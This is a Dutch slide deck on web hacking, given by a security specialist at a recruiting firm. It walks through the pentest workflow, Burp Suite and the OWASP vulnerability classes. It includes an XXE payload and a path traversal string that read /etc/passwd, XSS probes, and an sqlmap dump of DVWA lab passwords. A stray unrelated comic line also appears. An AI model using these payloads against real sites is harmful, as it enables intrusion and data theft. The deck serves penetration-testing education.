



YACHT
a Randstad company

How to hack a website

Thomas van der Berg



- Thomas van der Berg, IT security specialist
- Programmeren in JavaScript, C#, Python, C, Go (!)
- OSCP, CEH
- thomasvanderberg.nl

YACHT




a Randstad company

- Koppelt professionals & bedrijven
- Yacht stand -> Hacking challenge

Wat is hacking?







ZERODIUM Payouts for Desktops/Servers*

Up to \$1,000,000												1.001 Win RCE Zero Click Win
Up to \$500,000								3.001 Chrome RCE+LPE Win	2.001 Apache RCE Linux	2.002 MS IIS RCE Win		
Up to \$250,000							5.001 MS Outlook RCE Win	4.001 MS Exchange RCE Win	2.003 OpenSSL RCE Linux	2.004 PHP RCE Linux		
Up to \$200,000	6.001 VMware ESXi VME Win/Linux	5.002 Thunderbird RCE Win/Linux			4.002 Sendmail RCE Linux	4.003 Postfix RCE Linux	4.004 Dovecot RCE Linux	4.005 Exim RCE Linux	2.005 nginx RCE Linux			
Up to \$100,000		3.002 Safari RCE+LPE Mac	3.003 Edge RCE+LPE Win	3.004 Firefox RCE+LPE Win	5.003 Word/Excel RCE Win	7.001 WordPress RCE Linux	7.002 cPanel/WHM RCE Linux	7.003 Plesk RCE Linux	7.004 Webmin RCE Linux			
Up to \$80,000	6.002 VMware WS VME Win/Linux					5.004 Adobe PDF RCE+SBX Win	5.005 WinRAR RCE Win	5.006 7-Zip RCE Win	6.003 Windows LPE/SBX Win			
Up to \$50,000	6.004 USB LPE Win/Mac	8.001 Antivirus RCE Win			5.007 WinZip RCE Win	5.008 tar RCE Linux	6.005 macOS LPE/SBX Mac	6.006 Linux LPE Linux	6.007 BSD LPE BSD			
Up to \$10,000	9.001 Routers RCE	8.002 Antivirus LPE Win	7.005 phpBB RCE Linux	7.006 vBulletin RCE Linux	7.007 MyBB RCE Linux	7.008 Joomla RCE Linux	7.009 Drupal RCE Linux	7.010 Roundcube RCE Linux	7.011 Horde RCE Linux			

■ Windows
■ macOS
■ Linux/BSD
■ Any OS

RCE: Remote Code Execution
 LPE: Local Privilege Escalation
 SBX: Sandbox Escape or Bypass
 VME: Virtual Machine Escape

* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.

2019/01 © zerodium.com


Werkzaamheden van de verdediging:

- Vulnerability scanning
- Pentesting <--
- Security research
- Monitoring



Domeinen binnen security:

- Websites <--
- Interne netwerken
- Binary exploitation
- Windows
- Linux
- Andere unixen
- Mainframes
- Cisco
- ...



Web hacking 101




Web hacking workflow: 1. Enumeration

- Rond browsen op website
- Pagina's, APIs, inputs enumereren
- Zoeken naar verborgen pagina's
 - HTML broncode, robots.txt, etc.
- Begrijpen werking webapp (JavaScript, API endpoints, flow, ...)



Web hacking workflow: 2. vulns zoeken

- Inputs:
 - “>
 - ‘
 - gevoelige endpoints zonder cookies proberen
 - ?id=1 -> ?id=2
 - etc.



Web hacking workflow: 3. Exploiting

- Uitbuiten van gevonden kwetsbaarheden
- Proof of concepts
- Meer controle krijgen over webapp



Web hacking workflow: 4. Rapporteren

- Stappen herproduceren kwetsbaarheid
- Screenshots, bewijs
- Inschatting impact & moeilijkheid
- Aanbeveling

Voorbeeld

OWASP Juice Shop

Let's find XSS

Burp Suite




- Probleem: Moderne websites veel achtergrond (AJAX, etc.)
- Oplossing: Intercepting proxy zoals Burp Suite
- Burp Suite features:
 - Logging
 - Manipulatie webverkeer
 - Collectie handige tooling & extensies

Burp instellen:

- Proxy instellen
- HTTPS certificaat installeren
- Let's go!

Handigheden Burp

- HTTP log
- Intercept
- Repeater
- Intruder
- Encoder
- Invisible proxying mode
- Burp extensions



Burp extensions


- Active++
- CSP Auditor
- Paramalizer
- Reflected Parameters
- Software version reporter
- etc.



Kwetsbaarheden web



- Cross-site scripting:
“>
Meest voorkomende
kwetsbaarheid



Voorbeeld: via XSS Wordpress hacken

- SQL-injectie

Voorbeeld: PHP koop site SQLi

```
[11:33:59] [INFO] fetching columns like password, user, user_id for
[11:33:59] [INFO] fetching entries of column(s) 'password, user, user_id'
[11:33:59] [INFO] analyzing table dump for possible password hashes
recognized possible password hashes in column 'password'. Do you want to check? [Y/n/q] y

[11:34:02] [INFO] using hash method 'md5_generic_passwd'
[11:34:02] [INFO] resuming password 'password' for hash '5f4dcc3b5aa768d61d8327deb882cf99'
[11:34:02] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[11:34:02] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[11:34:02] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[11:34:02] [INFO] postprocessing table dump

Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+
| user_id | user   | password                                     |
+-----+-----+-----+
| 1       | admin  | 5f4dcc3b5aa768d61d8327deb882cf99 (password) |
| 2       | gordonb | e99a18c428cb38d5f260853678922e03 (abc123)  |
| 3       | 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| 4       | pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| 5       | smithy | 5f4dcc3b5aa768d61d8327deb882cf99 (password) |
+-----+-----+-----+

[11:34:02] [INFO] table 'dvwa.users' dumped to CSV file '/pentest/data/dvwa/users.csv'
[11:34:02] [INFO] fetched data logged to text files under '/pentest/data'

[*] shutting down at 11:34:02
```

- Command injectie

Nagios RCE

Vulnerability: Command Execution

Ping for FREE


Enter an IP address below:

```
PING 192.168.73.128 (192.168.73.128) 56(84) bytes of data.  
64 bytes from 192.168.73.128: icmp_seq=1 ttl=64 time=0.000 ms  
64 bytes from 192.168.73.128: icmp_seq=2 ttl=64 time=0.308 ms  
64 bytes from 192.168.73.128: icmp_seq=3 ttl=64 time=0.324 ms
```

```
--- 192.168.73.128 ping statistics ---
```

```
3 packets transmitted, 3 received, 0% packet loss, time 1999ms  
rtt min/avg/max/mdev = 0.000/0.210/0.324/0.150 ms  
total 12
```

```
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 help  
-rw-r--r-- 1 www-data www-data 1509 Mar 16 2010 index.php  
drwxr-xr-x 2 www-data www-data 4096 May 20 2012 source
```



- Authenticatiefouten

Authenticatie checks, sessie-ids


Voorbeeld: Platform met authenticatie per pagina

- Gevoelige data onvoldoende beveiligen

Technisch: robots.txt, error-berichten, phpinfo.php

Privacy: achterliggende data-API is open

Voorbeeld: app, .git



Andrew

This is it, Jimmy. *The Secret Knowledge*.
Inside, we might find the way to finally destroy *The Pulsating Mass*.

- XML External Entities

bol.com hack -> Jonathan Bouman

```
<?xml version="1.0" ?>
<!DOCTYPE passwd [
<!ELEMENT passwd ANY>
<!ENTITY passwd SYSTEM "file:///etc/passwd">
]>
<passwd>&xxe;</passwd>
```

- Access control

Bij andermans data kunnen (te open API)

Voorbeeld: app, geen GET wel POST op API

- Security misconfiguratie

Directory listing, default wachtwoord, etc.

Voorbeeld: 12 sites - 1 met admin/admin, CMS opnieuw installeren

- Deserialisatie

PHP, Java, soms Python
Kan leiden tot remote code
execution!

Voorbeeld: WebSphere

PHP Serialized Object

```
00000000: 4f3a 343a 2255 7365 7222 3a33 3a7b 733a 0:4:"User":3:{s:
00000010: 373a 2269 7361 646d 696e 223b 623a 303b 7:"isadmin";b:0;
00000020: 733a 343a 2270 6c61 6e22 3b73 3a31 393a s:4:"plan";s:19:
00000030: 222f 7661 722f 7777 772f 6e6f 706c 616e "/var/www/noplan
00000040: 2e74 7874 223b 733a 383a 2275 7365 726e .txt";s:8:"usern
00000050: 616d 6522 3b73 3a34 3a22 6761 6265 223b ame";s:4:"gabe";
00000060: 7d0a                                     }.
```

- Componenten met bekende kwetsbaarheden

Exploit-DB, Metasploit, CVE Details, bug trackers, etc.

Voorbeeld: Eternalblue



- Path traversal

`getfile.php?file=../../../../etc/passwd`

Voorbeeld: PHP fopen, readfile

- OWASP testing guide: H4 testing checklist
- Penetration Testing (Weidman)
- Web Application Hacker's Handbook (Stuttard)
- OverTheWire natas
- HackTheBox
- OWASP Juice Shop
- OSCP

